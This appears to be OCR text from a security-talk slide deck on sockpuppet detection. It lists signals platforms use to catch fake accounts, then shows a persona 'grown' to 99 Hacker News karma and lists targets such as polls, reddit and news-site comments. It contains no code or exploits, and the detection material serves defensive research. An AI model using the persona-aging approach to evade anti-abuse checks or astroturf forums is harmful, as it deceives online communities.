


- voting in synch
- signup times
- some common email domains
- pattern of names
- ip-addresses from known open proxies
- user-agents: headers
- low karma interactors

BTW… Two months later

to



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

- voting in synch
- signup times
- some common email domains
- pattern of names
- ip-addresses from known open proxies
- user-agents: headers
- **low karma interactors**

Growing Personas for Karma

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


Everything i needed to know about managing hackers, i learnt from my DVD collection..
Does twitter kill the blogging star ?
Memory Corruption Attacks. The (almost) complete history..
Some Computer Security Prezi's
Anonymity loves Company
Tell HN: Toy app thrown together for fun
Too many InfoSec Conferences? (Infographic Inside)
Tell HN: Subscription Service that covers InfoSec Happenings..
What Anonymous taught us about Cyber War
Searchable Security Conference Site
LulzSec will be used to Usher in Regulation (few of us will like)
Create graphs/nodes/edges in JavaScript (an arbor.js tutorial)
Automated Shoulder Surfing Attacks (Computer Vision meets on screen keyboards)
BlackHat 2011 (according to Twitter)
(Simple) Chrome plugin for GPG/PGP in GMail
Update: (Simple)Chrome plugin to enable GPG in Gmail
Oracles Mary Ann Davidson lashes out at Security Firm
Poll: Spotted the Polls/Karma Link?
Etsy's Office-Hacker Job shows established companies the way..
You and Your Research, a modern take





23 Links - Karma: 99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



mail lists	
online polls	
twitter	
reddit	
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



mail lists	
online polls	
twitter	
reddit	
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



mail lists	
online polls	
twitter	
reddit	
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




mail lists	
online polls	
twitter	
reddit	
news sites	
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Why News Sites?

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Cyclone Hudhud leaves trail of devastation; 6 killed in Andhra Pradesh, Odisha


Cyclone Hudhud pounded the coastal districts of Andhra Pradesh and Odisha with heavy rain and winds of almost 195 kmph leaving six people dead and a trail of devastation with Visakhapatnam, where the very severe storm made landfall, bearing the brunt. **NDRF helplines: 01126107953; 09711077372**

Pakistan targets 15 posts in Jammu, seeks UN intervention

Pakistan heavily shelled 15 border outposts and hamlets in Arnia sector of Jammu and Kashmir early Sunday even as it wrote to UN chief Ban Ki-moon blaming India for the escalation in border clashes and sought UN intervention on Kashmir.

Rahul Gandhi to do a BJP, veterans will make way for Gen Next

In what may set off alarm bells for many powerful Congress veterans, Rahul Gandhi is learnt to be planning to introduce some drastic measures, including bringing up a new set of leaders to replace the existing ones in



don't miss

In pics: Hudhud takes India by storm

Cyclone Hudhud hit India's east coast with monstrous ferocity on Sunday, killing at least six people and leaving behind a trail of destruction in Andhra Pradesh and neighbouring Odisha.

Indian astronomer finds galaxy that pumps

most viewed

stories | photos | videos

- India hits back with vengeance, strikes 37 Pak posts, 15 killed
